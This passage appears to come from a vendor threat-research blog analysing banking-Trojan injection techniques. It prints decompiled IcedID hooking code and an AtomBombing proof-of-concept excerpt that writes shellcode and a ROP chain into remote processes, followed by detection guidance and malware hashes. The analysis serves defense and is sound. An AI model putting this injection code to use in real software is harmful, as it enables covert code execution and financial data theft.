- Allocates memory for the payload at the remote svchost.exe process
- Writes the payload into the remote svchost.exe using NtAllocateVirtualMemory and ZwWriteVirtualMemory

For the execution, IcedID hooks RtlExitUserProcess in the newly created svchost.exe with a jump stub to the payload. As mentioned, svchost.exe was created without any parameters and it will try to exit. However, due to the IcedID hook, it will jump to the payload.



```
NTSTATUS __cdecl f_hook_RtlExitUserProcess(int ProcessHandle, int RtlExitUserProcess, int RtlExitUserProcess_Hook)
{
  NTSTATUS Status; // eax
  int Status_1; // esi
  char HookStub; // [esp+0h] [ebp-Ch] BYREF
  int JMP_Offset; // [esp+1h] [ebp-Bh]
  DWORD OldAccessProtection; // [esp+8h] [ebp-4h] BYREF

  Status = f_NtProtectVirtualMemory_w(ProcessHandle, RtlExitUserProcess, 5, PAGE_READWRITE, (int)&OldAccessProtection);
  if ( Status )
  {
    HookStub = 0xE9;                            // JMP
    JMP_Offset = RtlExitUserProcess_Hook - RtlExitUserProcess - 5;
    Status_1 = f_ZwWriteVirtualMemory_w(ProcessHandle, RtlExitUserProcess, &HookStub, 5);
    f_NtProtectVirtualMemory_w(
      ProcessHandle,
      RtlExitUserProcess,
      PAGE_READWRITE|PAGE_NOACCESS,
      OldAccessProtection,
      (int)&OldAccessProtection);
    return Status_1;
  }
  return Status;
}
```

Figure 13. IcedID hooks RtlExitUserProcess.

How to Prevent Injection via Hooking

This technique can be prevented by inspecting calls to NtProtectVirtualMemory and NtWriteVirtualMemory. The provided address argument for NtProtectVirtualMemory is an exported function from one of the Windows libraries, and the NtWriteVirtualMemory written buffer is a hooking stub. In both cases, the remote process has to be a known injection target.

AtomBombing Injection Technique

AtomBombing is a technique that allows malware to inject code while avoiding calling suspicious APIs that security vendors are watching. Dridex uses a slightly modified AtomBombing technique that injects one of its stages into a Windows process (usually explorer.exe) and employs various steps to cause financial data theft.

Malware using the AtomBombing technique first writes the payload into the global atom table, which can be accessed by all processes. They then dispatch an asynchronous procedure call (APC) to the APC queue of a target process thread using NtQueueApcThread, forcing the target process to call GlobalGetAtomA.


The target thread then retrieves the payload from the global atom table and inserts it into a read/write (RW) region inside the target process memory space (a code cave inside the kernelbase.dll data section). The payload has to be split into NULL-terminated strings and an atom is created for each string.

For the execution, the injector process dispatches another APC using NtQueueApcThread to force the remote process to execute NtSetContextThread. The injected process then calls NtSetContextThread, which invokes a return-oriented programming (ROP) chain that allocates execute/read/write (RWX) memory. The ROP chain then copies the payload from the RW region into the newly allocated RWX region, and lastly, executes it.

The unique idea behind AtomBombing is the write-primitive, which allows writing to the remote process using atom tables and APC.

Dridex uses a variation of AtomBombing that queues an APC to call memset to clean an RW region in ntdll.dll. Then, it copies the payload and its import table into the target process using the same write technique into the ntdll.dll RW region.

For the execution, Dridex modifies the copied payload memory into executable memory using NtProtectVirtualMemory. Then it hooks GlobalGetAtomA by calling NtProtectVirtualMemory and by using the same write primitive. Finally, it queues an APC into the patched GlobalGetAtomA to get the payload running.



```
printf("[*] Copying the addresses of LoadLibraryA and GetProcAddress to the remote process's memory address space.\n\n\n");
eReturn = main_ApcCopyFunctionPointers(hProcess, hAlertableThread, pvRemoteGetProcAddressLoadLibraryAddress);
if (ESTATUS_FAILED(eReturn))
{
        goto lblCleanup;
}

*(PDWORD)(acShellcode + SHELLCODE_FUNCTION_POINTERS_OFFSET) = (DWORD)(pvRemoteGetProcAddressLoadLibraryAddress);

printf("[*] Copying the shellcode to the target process's address space.\n\n\n");
eReturn = main_ApcWriteProcessMemory(hProcess, hAlertableThread, (PUCHAR)pvRemoteShellcodeAddress, acShellcode, sizeof(acShellcode));
if (ESTATUS_FAILED(eReturn))
{
        goto lblCleanup;
}


printf("[*] Copying ROP chain to the target process's address space: 0x%X.\n\n\n", pvRemoteROPChainAddress);
eReturn = main_ApcWriteProcessMemory(hProcess, hAlertableThread, (PUCHAR)pvRemoteROPChainAddress, &tRopChain, sizeof(tRopChain));
if (ESTATUS_FAILED(eReturn))
{
        goto lblCleanup;
}

bErr = main_GetThreadContext(hAlertableThread, CONTEXT_CONTROL, &tContext);
if (ESTATUS_FAILED(eReturn))
{
        goto lblCleanup;
}

tContext.Eip = (DWORD) GetProcAddress(GetModuleHandleA("ntdll.dll"), "ZwAllocateVirtualMemory");
tContext.Ebp = (DWORD)(PUCHAR)pvRemoteROPChainAddress;
tContext.Esp = (DWORD)(PUCHAR)pvRemoteROPChainAddress;

printf("[*] Hijacking the remote thread to execute the shellcode (by executing the ROP chain).\n\n\n");
eReturn = main_ApcSetThreadContext(hProcess, hAlertableThread, &tContext, pvRemoteContextAddress);
if (ESTATUS_FAILED(eReturn))
{
        goto lblCleanup;
}
```

Figure 14. AtomBombing proof of concept code.

How to Prevent AtomBombing and its Variants

These techniques can be prevented by inspecting whether the arguments provided to NtQueueApcThread/NtSetContextThread calls point to a suspicious API – the APC routine argument in the case of NtQueueApcThread, or the new instruction pointer in the context argument in the case of NtSetContextThread. Both API calls have to be called into a remote process.

Conclusion

Threat actors who are in it for the money use a wide range of malware techniques for injection and financial fraud, and they are always looking for new ways to develop evasive techniques. We have explored some of the more interesting banking Trojan techniques and how they’re used to steal victims’ sensitive data. And finally, we describe how these techniques can be used to detect malicious behavior, so it can be prevented.

Palo Alto Networks customers using Cortex XDR receive protections from such attacks in different layers, including the following:

- Local Analysis Machine Learning module
- Behavioral Threat Protection
- Behavioral indicators of compromise (BIOC) and Analytics BIOCs rules

These layers identify the tactics and techniques that banking Trojans use at different stages of their execution.

Palo Alto Networks customers also receive protections against the attacks discussed here through the WildFire cloud-delivered security subscription for the Next-Generation Firewall.

Indicators of Compromise

- Trickbot
  - testnewinj32Dll.dll: 4becc0d518a97cc31427cd08348958cda4e00487c7ec0ac38fdcd53bbe36b5cc
  - Webinjects: ef6603a7ef46177ecba194148f72d396d0ddae47e3d6e86cf43085e34b3a64d4
- Emotet: dd20506b3c65472d58ccc0a018cb67c65fab6718023fd4b16e148e64e69e5740
- Kronos: aad98f57ce0d2d2bb1494d82157d07e1f80fb6ee02dd5f95cd6a1a2dc40141bc
- Zeus: 0f409bc42d5cd8d28abf6d950066e991bf9f4c7bd0e234d6af9754af7ad52aa6
- IcedID: 358af26358a436a38d75ac5de22ae07c4d59a8d50241f4fff02c489aa69e462f
- Dridex: ffbd79ba40502a1373b8991909739a60a95e745829d2e15c4d312176bbfb5b3e